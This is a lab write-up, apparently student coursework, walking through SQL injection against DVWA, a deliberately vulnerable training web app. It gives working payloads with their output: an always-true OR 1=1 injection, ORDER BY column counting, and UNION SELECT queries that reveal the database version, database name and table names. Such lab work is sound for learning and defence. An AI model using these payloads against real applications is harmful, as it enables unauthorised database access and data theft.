
SQL Injection

In the lab I will explore SQL injection with a DVWA (http://10.6.6.13/) website that is vulnerable from Low to High security.

SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries an application makes to its database. It is a code injection technique where malicious SQL statements are inserted into user-input fields (like login forms or search bars) and then executed by the backend database

in the screenshot below I log into the dvwa website, and I changed the security levels to low




10.6.6.13/login.php

Username: admin

Password: ●●●●●●●●

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project.



10.6.6.13/security.php

DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Priority to DVWA v1.9, this level was known as 'high'.

Low

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.


You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [Enable PHPIDS]

[Simulate attack] - [View IDS log]

Username: admin

in the screenshot below I input **‘OR 1=1#** to see if the input fields permit execution of SQL statements that are entered and the output below confirms that there is a vulnerability present that permits execution of SQL statements that are entered directly into input fields. I entered an “always true” expression that was executed by the database server. The result is that all entries in the ID field of the database were returned.



10.6.6.13/vulnerabilities/sqli/?id='+OR+1%3D1+%23&Submit=Submit#

Vulnerability: SQL Injection

User ID: ' OR 1=1 #


```
ID: ' OR 1=1 #
First name: admin
Surname: admin

ID: ' OR 1=1 #
First name: Gordon
Surname: Brown

ID: ' OR 1=1 #
First name: Hack
Surname: Me

ID: ' OR 1=1 #
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 #
First name: Bob
Surname: Smith
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: low
PHPIDS: disabled

In the User ID: field I type **1' ORDER BY 1 #** and click Submit and I get this output



10.6.6.13/vulnerabilities/sqli/?id=1'+ORDER+BY+1+%23&Submit=Submit#

Vulnerability: SQL Injection

User ID: 1' ORDER BY 1 #


```
ID: 1' ORDER BY 1 #
First name: admin
Surname: admin
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: low
PHPIDS: disabled

In the User ID: field I type **1' ORDER BY 2 #** and click Submit and get this output below.



10.6.6.13/vulnerabilities/sqli/?id=1'+ORDER+BY+2+%23&Submit=Submit#

Vulnerability: SQL Injection

User ID: 1' ORDER BY 2 # Submit


```
ID: 1' ORDER BY 2 #
First name: admin
Surname: admin
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_injection
- http://bobby-tables.com/

Username: admin
Security Level: low
PHPIDS: disabled

Again, In the User ID: field I type **1' ORDER BY 3 #** and click Submit. This time I received the error Unknown column '3' in 'order clause'. Because the third string returned an error, this tells me the query involves two fields.



10.6.6.13/vulnerabilities/sqli/?id=&Submit=Submit#


Vulnerability: SQL Injection

User ID: 1' ORDER BY 3 # Submit

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_injection
- http://bobby-tables.com/


Username: admin
Security Level: low
PHPIDS: disabled



```
10.6.6.13/vulnerabilities/sqli/?id=1'+ORDER+BY+3+%23&Submit=Submit#
```

```
Unknown column '3' in 'order clause'
```

In the screenshot below I check for version Database Management System (DBMS) by typing In the User ID: field **1' OR 1=1 UNION SELECT 1, VERSION ()#** and click Submit. The output below with **5.5.58-0+deb8u1** indicates the DBMS is MySQL version 5.5.58 running on Debian.



```
10.6.6.13/vulnerabilities/sqli/?id=1'+OR+1%3D1+UNION+SELECT+1%2C+VERSION()%23&Submit=Submit#
```

Vulnerability: SQL Injection

User ID: Submit

```
ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: 1
Surname: 5.5.58-0+deb8u1
```


More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.9

In the screenshot below I determine the database name. So far, I have uncovered that the database is vulnerable, the query involves two fields, and the DDMS is MySQL 5.5.58. Next, you will attempt to obtain more schema information about the database. In the User ID: field I type **1' OR 1=1 UNION SELECT 1, DATABASE()#** and click Submit. This means the name of the database is dvwa as shown in the last part of the screenshot below.



10.6.6.13/vulnerabilities/sqli/?id=1'+OR+1%3D1+UNION+SELECT+1%2C+DATABASE()%23&Submit=Submit#

Vulnerability: SQL Injection

User ID:


```
ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: 1
Surname: dvwa
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: low
PHPIDS: disabled

The next step is for me to retrieve table Names from the dvwa database. In the User ID: field I type**: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'** and click Submit. The output with **First Name: 1** below is the table information. So, I have uncovered that the dvwa database has 2 tables which are **Users** and **Guestbook**.



10.6.6.13/vulnerabilities/sqli/?id=1'+OR+1%3D1+UNION+SELECT+1%2Ctable_name+FROM+information_schema.tables+WHERE+table_type%3D'base+table'+AND+table_schema%3D'dvw

Vulnerability: SQL Injection

User ID:

```
ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: 1
Surname: guestbook

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: 1
Surname: users
```

